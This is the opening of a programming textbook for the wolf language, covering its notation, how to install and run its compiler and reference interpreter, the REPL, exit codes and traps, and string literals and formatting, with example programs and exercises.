The Wolf Book

every sample executed, every diagnostic real

How to read this book

Read it in order, with a terminal open. The chapters are cumulative: each one is written assuming you typed the last one's programs, and the exercises are where the material stops being something you read.

One number will look wrong, and it is not. Chapter 33 sits at the end of part 4, between chapters 25 and 26, because it was written after the other thirty-two were numbered. Every section number in this book is a permanent link — `#8.4` is section 8.4 for good — so a chapter that arrives late takes the next free number rather than moving everyone else's. Read it where it sits.

Every program in this book was executed by CI against the toolchain version printed in the colophon: the greetings, the failures, the traps, the diagnostics, the exercise solutions. Tool output is pasted from those runs and never retyped. If a line on the page differs from a line in your terminal, one of two things is true: your toolchain is not the one in the colophon, or the book has a bug. Both are worth reporting, and the colophon is how you tell them apart.

The on-ramp for your background

The book has one path, but the first two parts land differently depending on what you already do all day. Wherever a section can be read as an argument with a language you know, it is set off in a box that names it. Skipping those boxes costs you nothing technical.

Coming from Python. You will be at home in part 1 and ambushed in part 2. Chapter 2 is the important one: wolf's strings count bytes and say so. Read chapter 3's section on checked arithmetic slowly, because it is where an integer stops being a mathematical integer, and expect chapter 7 to be a genuinely new idea rather than a syntax to learn.

Coming from Go. Part 1 will feel like a shorter Go, and the two places it is not are these: errors are values *in the* type*, so chapter 6 replaces* `if err != nil` with a signature, and there is no garbage collector, so part 2 is not optional. Chapter 10 onward is where the languages meet again, and where the differences between a goroutine and a wolf task are argued in full.

Coming from Rust. You already believe most of part 2's conclusions. Read it anyway for the part you will not believe: there are no lifetime annotations, and chapter 8's regions are why. Skim part 1 for the syntax, slow down at chapter 7's granularity rules, and go straight to chapter 8 if you are impatient.

Coming from C. Part 1 is short work. What is new is that the machine's mistakes are named and stopped rather than left to you: chapter 3's traps, chapter 2's checked slices. Chapter 9 is the one you came for: the C membrane, and exactly how much of your existing code you have to trust.

What the parts do

Part 1 makes you dangerous in one file: values, functions, collections, errors. Part 2 answers "who owns this" and is the part the language exists for. Part 3 is concurrency, part 4 is the machine and the ecosystem, and part 5 builds programs, spending what the earlier parts taught and introducing nothing new. By the time you reach it the language is one you already know, and none of the projects is a trick. Exercises end the section whose material they exercise, and every one of them has a solution in the back. The solo project publishes checkpoints instead of answers, and it is the only page in the book that withholds one.

If you are in a hurry

Chapter 1, chapter 3, chapter 6, chapter 7. That is the shortest path to writing wolf that a reviewer would accept, and it is about an evening. Come back for chapter 2 the first time a string surprises you, which will be soon.

Notation

The book sets code in seven dialects. Programs are complete and executed by CI; the blocks below are the pipeline's smoke test as much as the reader's legend.

Every dialect wears its name. A code block carries a small label at its top edge, set in the block's accent over its own left rule and ground tint. Read the label and you know who is speaking before you read a line of the code. The label also repeats what CI holds the block to: `wolf · runs, exit 0` says the program under it is executed on every commit and exits as printed, and `wolf · part(greet)` names the slice the extractor stitches.

A *program* block is a complete `.lu` file, run as shown:

```
wolf · runs, exit 0
fn main() -> !int {
    print("hello, wolf")
    0
}
```

A *part* block is a named slice of a larger program; the extractor stitches the parts and runs the whole:

```
wolf · part(greet)
fn greet(name: str) -> str {
    "hello, {name}"
}
```

```
wolf · part(greet) · runs, exit 0
fn main() -> !int {
    print(greet("reader"))
    0
}
```

A *REPL transcript* shows a session with the interpreter:

```
repl
wolf> "é".len
2 : i64
```

A *console run* shows a command and its output, prompt kept:

```
console
$ lupin hello.lu
hello, wolf
```

A *twin run* shows a C program from the projects part being run. It sets the same way a console run does, and CI derives every line of it (the command, the output, the exit status) from that program's declared case, so it is a measurement rather than a recollection:

```
c · run
$ ./wordtree
   3 wolf
```

A *diagnostic* block is the compiler's exact text and layout, never retyped; this one is cross-checked against the captured run of corpus sample `ch03/ex3-2`. It carries a warning above its error, which is the rule about editing nothing doing its job: the compiler had two things to say about that program and the page shows both:

```
diagnostic
warning[W1003]: `w` is taken, never touched, and returned
 --> ./ex3-2.lu:6:10
  |
6 | fn adopt(take w: str) -> str { w }
  |          ^^^^ consumption that consumes nothing
  |
  = note: the caller gives the value up only to receive it back; if
callers could reasonably keep
    it, the signature is wrong.
help: drop the `take` and hand back `copy w` (call sites drop theirs and
keep their binding; a `read` parameter returned without the `copy` is
E1002, #366)
  |
6 | fn adopt(w: str) -> str { w }
  |

error[E1001]: `p.lead` is used here after its value moved away
  --> ./ex3-2.lu:11:13
   |
 9 |     let a = adopt(take p.lead)
   |                   ------ `p.lead` moved here
10 |     let b = p.tail
11 |     let c = p.lead
   |             ^^^^^^ used after the move
   |
   = note: re-initializing the place (assigning to it) also makes it
usable again.
help: to keep the original, copy it at the move
   |
 9 |     let a = adopt(take copy p.lead)
   |
```

A *contrast* block is another language's code, shown where the honest comparison needs the program itself. It is vendored under `samples/contrast/`, compiled and run by CI with warnings denied, and checked character-for-character against the block on the page:

```
rust · contrast
pub fn tokens(input: &str) -> Vec<Token<'_>> {
    input
        .split_whitespace()
        .map(|text| Token { text })
        .collect()
}
```

Figures (ownership trees, tables of boxes and arrows) are set in the same monospaced ground with no dialect label. They are drawings, not code, and nothing runs them.

One other kind of block carries no dialect label, and it is the one to read carefully: a *quoted transcript*, a command and its output measured by a job outside this book's own run. There are four in the book, all in §1.2, all Windows: an installation rather than a program, which is the one thing the book's runner does not perform on any host. The section says where each came from and who measures it. Everything else set at a prompt in these pages was produced by the run that built the page you are reading.

Reading the dialects

The distinction that matters is who is speaking. Program and part blocks are the book's; console runs, transcripts, and diagnostics are the tools'. Tool output is pasted from real runs and never edited: nothing is elided or retyped. When a diagnostic looks longer than the program that earned it, that is the compiler's editorial decision and the book keeps it.

Two programs appear at the prompt, for the reason chapter 1 gives: one language, two implementations of it, one of which compiles. A `$ wolf …` line is the compiler: `wolf build` produces a binary, `wolf run` produces one and executes it, and either may refuse the program first. A `$ lupin …` line is the reference interpreter running the same source without compiling it. Both cite specification clauses in square brackets (`[mem.ub.defined]`) and stable error codes (`E0202`), and both identifiers are indexed: a code or a clause you meet in your own terminal is findable in this book.

Most of the book's runs are the interpreter's, because the book is usually asking what a program *means*, and that is the question the reference implementation answers. Where the compiler has something of its own to say (a diagnostic, a binary, a measurement) it says it under its own prompt.

Memorize the exit codes early; they are the ones behind the book's `$ echo $?` lines. `0` and whatever else your `main` returns are the program's own; `1` means `main` handed back an error; `2` is a static rejection, so the program never started; `3` is the interpreter's trap exit, so the program started and hit a rule. A compiled binary ends a trap with its own documented status, and the kind, never the number, is the contract (Appendix B records both).

Exercises and solutions

Exercise numbering is K&R style: Exercise 3-2 is the second exercise of chapter 3. Numbers are stable; a retired exercise leaves a tombstone rather than renumbering its neighbors. Stems end the section whose material they exercise, and each carries its kind and its checker: *(comprehension · lupin)* means predict the outcome, then let the interpreter settle it; *(spelunking · wolf)* means read what the compiler says and explain it back.

Every exercise has a solution, and every solution program is a sample like any other: extracted, executed, and snapshot-checked in the same CI run as the chapters. A solution that stops compiling fails the book's build.

Solution files on disk open with a `//!` header stating the outcome CI holds them to — the directive-header rule. From the modules chapter on, some solutions are directories rather than files, and the header then also says what each file *is*: `//! member: true` on a file that exists only as part of its directory's module, `//! member: false` on a whole program that merely shares the directory. Sibling files are one module unless they say otherwise, so the marker is load-bearing — two standalone programs in one directory each mark themselves `member: false`, or the loader reads them as one module with two `main`s and refuses.

Part 1 — Foundations

1. Hello, Wolf

Bruckner's Fourth opens with one horn call over a tremolo: everything the symphony will do, said once, quietly, before anyone explains it.

1.1 A program worth keeping

Books like this one open with a program that prints a greeting. That program is in this chapter too, and you should type it. First, though, a program you might keep.

You have a file of rows: a name, a comma, an amount in cents. The question is what they add up to.

```
wolf · runs, exit 0
fn main() -> !int {
    let rows = """
        espresso,340
        pastry,275
        tip,100
        """
    var total = 0
    for row in rows.lines() {
        var i = 0
        while row[i..i + 1] != "," { i += 1 }
        let name = row[..i]
        let cents = row[i + 1..].to_int() else 0
        total += cents
        print("{name:<10}{cents:>6}")
    }
    print("{"total":<10}{total:>6}")
    0
}
```

It answers:

```
console
$ lupin receipt.lu
espresso     340
pastry       275
tip          100
total        715
```

That is `lupin`, one of the two programs that run wolf; §1.2 introduces both, and this receipt runs under either. Where a program in this book runs on one of them and not the other, the page says which.

Eighteen lines, and nothing in them is a preview of syntax you meet later: this is the language. `let` names a value; `var` names one that changes. `"""` opens a block literal whose common indentation is trimmed away, so the data sits where you would put it in a file.

Braces inside a string interpolate the expression between them, and `{cents:>6}` means right-align in six columns. `row[..i]` slices bytes. `for` walks what `lines()` hands it.

Two lines lie for convenience. The `while` loop trusts every row to hold a comma, and `else 0` decides that an amount which is not a number is worth nothing. §1.5 shows what the first lie does when the input disagrees, and chapter 6 takes both apart; this program is Part 1's running example.

Now the greeting. The smallest wolf program that does anything:

```
wolf · runs, exit 0
fn main() -> !int {
    print("hello, wolf")
    0
}
```

`main` is where a program starts. `print` writes one line to standard output. The `0` on its own line is the value `main` returns, and the process exit code (§1.3 makes that concrete). The `!` in `!int` says `main` may fail instead; chapter 6 is where that becomes a tool, and until then it is the shape `main` has.

Nothing sits above `fn main`, because a wolf file needs nothing there: no imports, no enclosing class, no guard against being imported.

Exercise 1-1 *(fingers · lupin)*. Type the hello program exactly as printed and run it. Then make it print a second line of your choosing.

Exercise 1-3 *(fingers · lupin)*. Braces interpolate expressions, not only names. Print a sentence that computes `6 * 7` twice inside one string literal.

Exercise 1-11 *(fingers · lupin)*. Find the longest line of a multiline block and print its length and the line itself, in that order. One pass, one comparison. What does your program print when two lines tie, and which line of your code decided that?

1.2 Two implementations, one language

Wolf is one binary. `wolf` compiles your program, runs it, formats it, and answers your editor's questions; there is no separate package manager and no build layer. Save the greeting as `hello.lu` and point the compiler at it:

```
console
$ wolf build hello.lu && ./hello
hello, wolf
```

`hello` is a program. It needs no runtime, starts as fast as the kernel can map it, and runs for somebody who has never heard of wolf. The compiler said nothing on its way there, which is the only thing a compiler should say when it agrees with you.

While you are still editing, the build and the run fold into one command:

```
console
$ wolf run hello.lu
hello, wolf
```

`wolf run` compiles into a cache beside your file and executes what comes out, so an unchanged program's second run does not visit the compiler at all. It is the same machinery with the shell step folded in.

Now the same file through the other door:

```
console
$ lupin hello.lu
hello, wolf
```

Nothing was compiled that time. `lupin` read the program and ran it, and the bytes on your terminal are the same bytes.

Why there are two

`lupin` is not the compiler with the optimizer switched off. It is an independent implementation of the wolf specification, written from the spec rather than from the compiler's source, and its day job is to disagree: a program whose behavior differs between the two is a bug in one of them or a hole in the spec, and it gets found before you meet it. With one implementation, there is no way to tell what the language specified from what it happens to do.

So the answer to "which one is wolf" is neither. The specification is wolf, and these are two readings of it that have to keep matching. Every page in this book says which of them is speaking. Slow down at the pages where they speak in turn; §1.5 begins the habit.

Ask either who it is and it tells you:

```
console
$ wolf --version
wolf 0.2.29 (wolfgang, pin 6ffe7c6)
paired with lupin 0.1.52 (reference interpreter), pin 294d626
$ lupin --version
lupin 0.1.52 (wolf-interp, reference interpreter at pin 294d626)
```

Each names the other for a reason. The compiler's second line is the interpreter revision it was tested against; the interpreter's is the compiler revision it was tested against. Two implementations agreeing is worth something only when you can find out *which* two agreed.

Read the compiler's own version first. `0.2.29` is bare, and a bare number belongs to one kind of build and to nothing else: one made exactly at a release tag. Every other build prints the commit it came from after the number and claims no release. This printing's compiler is the first kind, and the `pin 6ffe7c6` clause beside it is that tag's revision, abbreviated to seven characters — a width the toolchain chooses on purpose, so that two people who clone the project on different days read the same stamp.

Both halves of the pair are readable this printing. The compiler names `lupin 0.1.52`, the interpreter printed under it and not a release older. And the interpreter names `294d626`, a release tag of the compiler's from five releases back: a revision you can check out, on the branch, behind the compiler above it. Count the commits between the two and you get 611, which is worth knowing before you trust the number, because a count is only a distance when one revision is an ancestor of the other.

That is worth saying because an earlier printing was the other case, and it is the case to watch for. Its interpreter named a revision on no branch — a development head that got rebased as it merged, which rewrites commits — so the two clauses were not a distance at all and no count between them meant anything. Neither tool was wrong then and neither is wrong now. The two projects are cut on their own schedules, each tool is stamped with what it was tested against at the moment it was built, and the question to ask of any pair of clauses is the same one: is either revision reachable from the other? Read either way, the pair answers the question it is for: which two implementations agreed, and when.

The colophon records the versions this printing is true for; those lines are how you check that they are yours. If your terminal differs from the book's printed output, check the versions before calling it a bug.

Getting them

A tagged release publishes archives on the two projects' release pages, one per tier-1 host: at this printing's tags that is four apiece — linux x86-64 and aarch64, macOS aarch64, windows x86-64. An archive is a folder, not an installer: nothing is registered, nothing is written outside it, and removing it removes wolf. The compiler's folder holds the `wolf` binary, the C-import worker, the runtime library `` `wolf build `links your programs against, and the standard library as` std/` `` — keep those together, because the driver looks for the library and the `std/` beside itself. Unpack the folder, put it on your `PATH`, and run the two `--version` commands above. An archive carries the release it is named for, and this printing's compiler is that release: a `wolf` unpacked from its archive prints the two lines above, character for character, and so does a `lupin` unpacked from the interpreter's. One of the four serves less than the others: linux aarch64 has no native backend yet, so its archive runs your program on the checked machine (`` `wolf test`, `wolf conform-run –checked) and` `wolf run` `` refuses that host by name. And a host outside the tier-1 matrix has no archive at all; the source recipe below is the path there, and it is the path the project itself is known to work on.

Windows carries one requirement that the other hosts do not, and it is worth spelling out, because it is the difference between a first program and a wall of unresolved symbols. Linking any Windows program needs import libraries — `kernel32.lib`, the UCRT, `msvcrt.lib` — that ship with the Windows SDK and the MSVC toolset rather than with Windows itself, which is the same requirement Rust's own `windows-msvc` toolchain carries. Install **Visual Studio Build Tools** with the "Desktop development with C++" workload first. Then unpack the archive in PowerShell (`tar` has shipped with Windows since Windows 10 build 1803, so nothing has to be installed to open it) and put the folder on your path for the session:

```
tar -xzf wolf-0.2.29-x86_64-pc-windows-msvc.tar.gz
$env:Path = "C:\tools\wolf-0.2.29-x86_64-pc-windows-msvc;$env:Path"
```

From a folder holding one `hello.lu`, the greeting compiles and runs the way it does everywhere else:

```
wolf run hello.lu
hello, wolf
```

That is machine code on the host, not an interpreter — `wolf build hello.lu stops one step earlier and leaves a hello.exe` you can move or send to somebody who has never installed wolf. Without the Build Tools, the driver refuses before it links rather than after, and the refusal is the whole fix, printed on one line:

```
wolf build: windows-native: no MSVC toolset / Windows SDK found — the
import libraries every linker needs (kernel32.lib, the UCRT, msvcrt.lib)
come with Visual Studio Build Tools' "Desktop development with C++"
workload (MSVC x64 + Windows SDK); install that, or run from a Developer
Command Prompt (LIB set). Bundling the libraries so no install is needed
is s47's (the s60 campaign).
```

Exit code 2, and the program never started. You do not need a Developer Command Prompt to get past it: wolf finds the installation itself once the workload is there.

The interpreter needs nothing at all. `lupin.exe` is one file on the `wolf-interp` release page, about five megabytes, with no installer and nothing beside it, and running a file takes no subcommand:

```
lupin hello.lu
hello, wolf
```

The task layer used to be the thing to warn a Windows reader about. One release ago twenty-one programs of the compiler's own corpus refused on that host by construct name — `spawn` and scopes, `proc`, channels and `select`, region transfer, signal handling, network deadlines — and this section had a paragraph listing them. They compile and run there now, at the same corpus parity as macOS, so chapters 10 through 17 and both halves of chapter 30's capstone run where you are, and the paragraph is gone.

Two limits are left, and a reader can meet both. `wolf build --release`, the LLVM tier of chapter 19, answers `this host cannot run the release tier`, because that tier targets linux x86-64 and macOS aarch64: exit 2. Plain `wolf build` is the one you want on Windows, and it is a real native build through the compiler's own backend. And an *external* `reload` or `upgrade` signal has nothing on Windows to arrive through: the console offers Ctrl+C, Ctrl+Break and its window closing, which wolf reads as `terminate` and `quit`, and offers nothing that means "reload". A program can raise and receive either signal inside itself;

what no process can do on that host is send one to another, so a long-running program that wants them takes them over a channel instead. The rest of this book runs where you are.

Those four blocks, and the linker note under *Building them yourself* below, are the only five transcripts in this edition that were not produced by the run that built it. The book's sample runner does run on Windows now — the samples lane executes every chapter's console blocks on all three tier-1 hosts, and has since the edition before this one — but it replays a program, and these four are an unpack, a `PATH` assignment, and the first run of an archive nobody downloaded for it. So they are transcribed from the project's own published measurement at `lupp.us/install/` — where a Windows job unpacks that same archive, types those same commands, and asserts every line of the result, the successes and the refusals alike, on every change to that page and once a week besides. If the page and the archive ever disagree, the archive is right and the job says so. The linker note is the fifth for the opposite reason: every machine that builds this edition has the linker, so none of them has the note to print, and the sentence is quoted from the compiler's own source at the pinned revision.

Building them yourself

Both are cargo projects, and both build the same way on every tier-1 platform (linux x86-64 and aarch64, macOS aarch64, windows x86-64). Given a Rust toolchain and the two repositories, two commands build them:

```
console
$ (cd wolf-lang && cargo xtask dist)
$ (cd wolf-interp && cargo build --release --bin lupin)
```

The first command is wolf's own release builder: it compiles the compiler and the runtime library it links programs against, stages the standard library beside them as the archive does, and stamps the build with the commit it was made from — the stamp is what the `pin 6ffe7c6` clause above is. A plain `cargo build` compiles the same compiler and runs everything in this book, but with no `std/` beside it (chapter 22's `wolf interface` listing is one place that shows), and its first line reads `wolf 0.2.29+dev.unknown`: a build the release machinery did not stamp cannot name its own commit, let alone claim a release. Cargo leaves `wolf` under `wolf-lang/target/release/` and `lupin` under `wolf-interp/target/release/`. Put both on your `PATH`, run the two `--version` commands above, and the rest of the chapter works.

On Linux one more thing belongs on that `PATH`: `ld.lld`, the LLVM linker, which is what `wolf build` looks for when it turns your objects into a program. Your distribution packages it as `lld`. A packaged wolf toolchain will bring its own, and until that packaging exists a built-from-source `wolf` uses whatever linker the machine already has — and says so, once, before it links:

```
wolf build: note: ld.lld not found on PATH — linking with the system
linker (lld ships with the toolchain; packaging is c13)
```

The build still succeeds; the note is a heads-up about which linker did the work, not a failure. It is also the one line standing between your terminal and the transcripts printed in this book, which were recorded on hosts where wolf had nothing to say about the linker — macOS uses the system linker by design and notes nothing, and the book's own CI installs `lld` on its Linux runner for exactly this reason. Install it and your terminal matches these pages. On Windows the linker question is the Build Tools one above, and `wolf` answers it in its own words.

Exercise 1-7 *(fingers · wolf + lupin)*. Compile the greeting with `wolf build`, run the binary, then run the source under `lupin`. Compare the two outputs byte for byte: `diff <(./hello) <(lupin hello.lu)` will do it. Then say which of the two runs could have printed something different, and what it would mean about the language if it had.

1.3 Scripts before projects

A wolf program can be one file, run in place:

```
console
$ wolf run hello.lu
hello, wolf
```

There is no project to create first, no manifest, no lockfile to drift out of date. The file is the program. Chapter 22 covers what happens when one file stops being enough, and that is a later problem than most languages make it.

> ***Coming from Python:*** *the equivalent Python is about as short:*
>
> *`python*
>
> *print("hello, wolf")*
>
> *`*
>
> *The difference is around the file, not in it. Python's*
>
> *one-liner needs an interpreter on the machine that runs it, of a*
>
> *version the script never states; wolf's compiles to a program that*
>
> *states its own requirements by being one. Neither answer is free.*
>
> *Python's costs you an environment to reproduce; wolf's costs you a*
>
> *compile, and §1.5 is where you watch what that compile buys.*

The value `main` returns is the process exit code:

```
console
$ wolf run hello.lu
hello, wolf
$ echo $?
0
```

That is the last expression of `main`, handed to the shell. Wolf has no `return` ceremony at the end of a function: the last expression of a block is its value, a rule you will meet again in every `if` and `match` you write.

Loops come in the two shapes you expect. `for x in xs` walks a sequence; `while cond` repeats until the condition fails. Both are in §1.1′s program, and the exercises below are where you write one.

Exercise 1-2 *(comprehension · lupin)*. Before running, write down what this program prints and what `echo $?` shows afterward:

```
wolf · runs, exit 3
fn main() -> !int {
    print("working")
    3
}
```

Exercise 1-5 *(fingers + extension · lupin)*. The first table in *The C Programming Language* converts Fahrenheit to Celsius. Write wolf's: 0 to 120 degrees in steps of 20, one line per row. Then look hard at the 20-degree row. Is it right?

Exercise 1-9 *(fingers · lupin)*. Drive 1-5′s table the other way: Celsius −20 to 40 in steps of 10, Fahrenheit beside it, both columns right-aligned. This direction has no rounding bug. Say why not before you run it.

1.4 The REPL: a spec you can interrogate

Run `lupin` with no arguments and it opens a session. Expressions evaluate and print their value and their type; declarations persist for as long as the session lives.

```
repl
wolf> 6 * 7
42 : i32
wolf> "wolf".len
4 : i64
wolf> :type "wolf".len
i64
wolf> let howl = "awoo"
wolf> "{howl} {howl}"
awoo awoo : str
wolf> fn double(n: int) -> int { n * 2 }
defined fn `double`
wolf> double(21)
42 : i64
wolf> :quit
```

The type is printed on every line, so a question about types is one keystroke and never a guess: `6 * 7` is `i32` because that is what an integer literal infers to, while `"wolf".len` is `i64` because a length is. And `:type` answers without running the program for effect, which makes the prompt a way to interrogate the language rather than a calculator that happens to speak it.

Because this is the reference interpreter, the answers are the specification's answers. When a later chapter claims wolf does something, you can ask.

A fault does not end the session:

```
repl
wolf> let s = "wolf"
wolf> s[2..9]
trap(bounds): byte range 2..9 is outside a 4-byte string [mem.ub.defined]
at 0..7
the session survives the trap; the world is as the fault left it
[repl.trap.alive]
wolf> s.len
4 : i64
wolf> :quit
```

The prompt comes back, the world is whatever the fault left behind, and `s` is still four bytes long. Chapter 2 explains that message.

One directive to note and set aside: `:mem` prints the state of the memory model (what exists, what owns it, what is still open). Part 2 leans on it. `:help` lists the rest.

Exercise 1-4 *(fingers · lupin REPL)*. Open the REPL. Compute the number of seconds in a day, ask `:type` what type that expression has, then define a function mid-session and call it twice. Before you ask `:type`, write down your guess.

1.5 What `run` was doing for you

`wolf run hello.lu` looks like one action. It is six: the file is tokenized, parsed, its names resolved, its types checked, its memory discipline checked, and only then run. `lupin hello.lu` is the same six. The two implementations part company at the last one, and only there: the compiler writes machine code and hands it to the kernel; the interpreter walks the program itself.

The phases divide the ways a program can end. There are three verdicts, and the interpreter gives each of them a distinct exit code.

The program never starts (exit 2). Delete a closing brace and the file is not a wolf program at all:

```
wolf · rejected, E0202
fn main() -> !int {
    print("almost")
    0
```

```
console
$ lupin almost.lu
almost.lu: E0202: the file ends where `}` was required [gram.expr.block]
at 3:6
$ echo $?
2
```

The compiler refuses the same file, and takes more room to do it:

```
console
$ wolf build almost.lu
error[E0202]: this `{` is never closed
 --> ./almost.lu:1:19
  |
1 | fn main() -> !int {
  |                   ^ opened here
...
4 |
  | - the parser expected the closing `}` by here
  |

wolf build: the package does not compile; fix the errors above (`wolf --
explain E0202` explains this code, or any other, by name)
```

One rule, two voices: the interpreter reports the line and column where the file ran out, the compiler points at the opener because that is where your hands go. Neither is paraphrasing the other, and neither of them produced a program. `wolf –explain E0202` prints the rule behind both.

The program runs and hits a rule (exit 3). §1.1's scan trusted every row to hold a comma. Here is the row that does not, and the loop alone:

```
wolf · runs, trap(bounds)
fn main() -> !int {
    let row = "tip 100"
    var i = 0
    while row[i..i + 1] != "," { i += 1 }
    print(row[..i])
    0
}
```

```
console
$ lupin scan.lu
scan.lu: trap(bounds): byte range 7..8 is outside a 7-byte string
[mem.ub.defined] at 4:11
$ echo $?
3
```

This program was legal. It started, it ran, and it walked off the end of a seven-byte string, and wolf defines that as a fault: the run stops, names the operation, the range, the length, and the clause it enforces. Chapter 3 gives faults like this one their own section, and chapter 6 is where the receipt learns to say “this row has no comma” instead.

The program hands back an error (exit 1). The `!` in `!int` has been sitting in every `main` since §1.1. It says the function may finish with an error instead of a number, and `?` is how one travels:

```
wolf · runs, exit 1
```

```
fn main() -> !int {
    let cents = "twelve".to_int()?
    print("{cents}")
    0
}
```

```
console
$ lupin amount.lu
error: parse
$ echo $?
1
```

Nothing went wrong with the machine. `"twelve"` is not a number, `to_int` said so — its error is named `parse`, after the family of conversions it belongs to — `?` handed the answer up, and `main` ended the process with it. The `print` never ran. This is the verdict chapter 6 spends itself on; here it is enough to know that an error is a value that travels, and that a program which ends this way ended on purpose.

The thing you can keep

Those three verdicts are the language's rather than either tool's, and the interpreter is where most of this book's programs run. What the compiler adds is a file:

```
console
$ wolf build hello.lu
$ ./hello
hello, wolf
$ echo $?
0
```

`main`'s value is the process's value in both implementations, so the shell sees the same `0` whichever door the program came through. The binary is built with debug information, so a debugger breaks on the line you name in your own source, in your own file, and prints the numbers in scope there.

Exercise 1-6 *(spelunking · lupin)*. Delete the closing brace of a working program's `main` and run it. Read the whole diagnostic: the code, the message, the clause tag, the span. Then run `echo $?`. Which of this section's exit codes is this, and why is it not the code a trap would produce?

Exercise 1-8 *(comprehension · wolf + lupin)*. Build the greeting, then run `wolf build hello.lu --verbose` a second time without editing the file. A successful build is silent by default; `--verbose` is how you watch it work. Predict what the second build does before you run it, and where it put what it kept.

Exercise 1-10 *(comprehension · lupin)*. Before running, write down what this program prints and what `echo $?` shows afterward:

```
wolf · runs, exit 8
```

```
fn main() -> !int {
    let amounts = """
        3
        four
        5
        """
    var total = 0
    for row in amounts.lines() {
        total += row.to_int() else 0
    }
    print("counted")
    total
}
```

2. Strings, honestly

“Skin and Bones.”

— Cage the Elephant

A wolf string is skin and bones: bytes, and a length. Everything in this chapter follows from refusing to pretend otherwise.

Chapter 1's receipt guessed its column width. Here it measures:

```
wolf · runs, exit 0
fn comma(row: str) -> int {
    var i = 0
    while row[i..i + 1] != "," { i += 1 }
    i
}
fn main() -> !int {
    let rows = """
        espresso,340
        pastry,275
        tip,100
        """
    var width = 0
    for row in rows.lines() {
        let i = comma(row)
        if i > width { width = i }
    }
    for row in rows.lines() {
        let i = comma(row)
        print("{row[..i]}{" ".repeat(width - i + 2)}{row[i + 1..]:>5}")
    }
    0
}
```

```
console
$ lupin align.lu
espresso    340
pastry      275
tip         100
```

Two passes: one to learn the widest name, one to print. The columns come from the data instead of from a number you typed and will forget to change. By the end of this chapter every operation in it is one you can account for (§2.5 prices the slices).

2.1 Literals, methods, interpolation

A string literal is written between double quotes and holds text in UTF-8. Braces inside it interpolate: the expression between the braces is evaluated and formatted into place.

```
wolf · runs, exit 0
fn main() -> !int {
    let item = "tip"
    print("[{item}] [{item:<8}] [{item:>8}] [{item:^8}]")
    print("[{item:.<8}] [{100:0>5}] [{2 + 2}]")
    print("[{{braces}}] [{item.upper()}]")
    0
}
```

```
console
$ lupin specs.lu
[tip] [tip     ] [     tip] [  tip   ]
[tip.....] [00100] [4]
[{braces}] [TIP]
```

Interpolation keeps the expression where its value lands, so the pair cannot drift apart during a refactor; there is one place to look, and no printf-style format string with an argument list on the other side. Any expression works, not only a name: `{2 + 2}` and `{item.upper()}` are as ordinary as `{item}`. To print a literal brace, double it.

After a colon comes the format spec: an optional fill character, an alignment (`<` left, `>` right, `^` centered), and a width. `{item:.<8}` means left-aligned in eight columns, padded with dots; `{100:0>5}` means right-aligned in five, padded with zeros. Interpolation belongs to the literal and not to `print`, so the same braces work in a multiline literal, in a string you never print, and anywhere else a literal is legal, except the raw literal §2.2 introduces.

A dot after the width introduces a *precision*, which rounds a number and truncates a string:

```
console
$ lupin eval '"{3.14159:>8.2}"'
    3.14 : str
```

The full spec is `[[fill]align][+][0][width][.precision][type]`, and the three remaining pieces are quickly named. `+` prints a sign on positive numbers (`{340:+}` is `+340`). `0` pads with zeros after the sign, so `{7:08}` is `00000007`. And a trailing type letter changes the base or the notation: `x` and `X` for hexadecimal, `e` and `E` for exponent form (`{12345.6789:e}` is `1.234568e+04`). A float with no precision prints the shortest text that reads back as the same value, which is why a whole-valued `f64` prints `12` and not `12.0`.

Strings answer questions about themselves by method call:

```
repl
wolf> "  espresso  ".trim()
espresso : str
wolf> "tip".upper()
TIP : str
wolf> "340".to_int()
340 : i64
wolf> "tip,100".starts_with("tip")
true : bool
```

```
wolf> "awoo".repeat(2)
awooawoo : str
wolf> "tip" + "," + "100"
tip,100 : str
```

`upper` and `lower` know Unicode (`"é".upper()` is `"É"`); `trim` removes whitespace from both ends; `contains` and `starts_with` answer yes or no; `is_empty` is the readable spelling of `len == 0`; `+` and `+=` join. `split` cuts a string on a separator and hands back the pieces, `find` and `rfind` report where a separator is, and `replace` swaps one run of bytes for another. §2.4 sets `split` beside the byte scan that does the same work by hand.

Exercise 2-2 *(fingers · lupin)*. Using format specs, print a two-column table: names left-aligned in 10 columns, numbers right-aligned in 4.

Exercise 2-12 *(comprehension + extension · lupin)*. Center `"DEN LOG"` in twenty columns of stars, twice: once with a fill-align spec, once by hand with `repeat` and `len`. The padding is thirteen, which does not halve. Predict which side gets the extra star under each spelling before you run them, then state the rule.

2.2 Multiline and raw

Text with newlines in it goes between triple quotes, and the common indentation of the block is removed, so a literal can sit where it belongs in the code rather than jammed against the left margin:

```
wolf · interpreted run, exit 0
fn main() -> !int {
    let who = "reader"
    let note = """
        dear {who},
          this line keeps its two spaces
        and this one does not
        """
    print("[{note}]")
    print("{note.len} bytes, {note.lines().count()} lines")
    0
}
```

```
console
$ lupin note.lu
[dear reader,
  this line keeps its two spaces
and this one does not
]
68 bytes, 3 lines
```

Three rules are visible in that output. The newline after the opening `"""` is not part of the string. The indentation of the closing `"""` sets the margin, and every line is dedented by that much; relative indentation survives, which is why the middle line keeps its two spaces.

And the last line ends with a newline, because there is one before the closing delimiter, which is why the `]` lands on its own line. Braces interpolate here exactly as they do in a one-line literal.

The margin is not a convention. A layout mistake inside a `"""` block does not announce itself — it hands you a string whose contents are not what you typed — so the lexer refuses the three ways to make one, a code each. A `"""` delimiter stands alone on its line, opening and closing alike: text sharing a line with either one is `E0103`. The closing delimiter's column is the margin, so a content line that sits left of it has bytes the margin would eat:

```
wolf · rejected, E0104
fn main() -> !int {
    let note = """
        dear reader
      lost
        """
    print(note)
    0
}
```

```
diagnostic
error[E0104]: this line starts left of the string's margin
 --> ./s4.lu:7:1
  |
7 |       lost
  | ^^^^^^ the line starts here
8 |         """
  | -------- the margin is set here
  |
  = note: the whitespace before the closing `"""` is the margin stripped
from every content line.
    Indent this line at least that far, or move the closing `"""` left.
```

The refusal points at both ends of the comparison: the line that is short, and the delimiter whose column decided how short. `E0105` is the same comparison read byte for byte rather than by eye — a line indented with tabs against a closing `"""` indented with spaces is a mismatch even when the two render identically in your editor, because wolf never guesses a tab's width. And a plain `"…"` string owes its closure the same way: `{` opens an interpolation, and an interpolation still open when the line ends is `E0102`, the string that never closed. The note names both repairs — `}` to close the hole, `{{` for a literal brace.

When the text is full of backslashes, escape archaeology gets old. `r"…"` turns the escape table off:

```
wolf · runs, exit 0
fn main() -> !int {
    let path = r"C:\logs\{today}\wolf.log"
    print(path)
    print("{path.len} bytes")
```

```
    0
}
```

```
console
$ lupin raw.lu
C:\logs\{today}\wolf.log
24 bytes
```

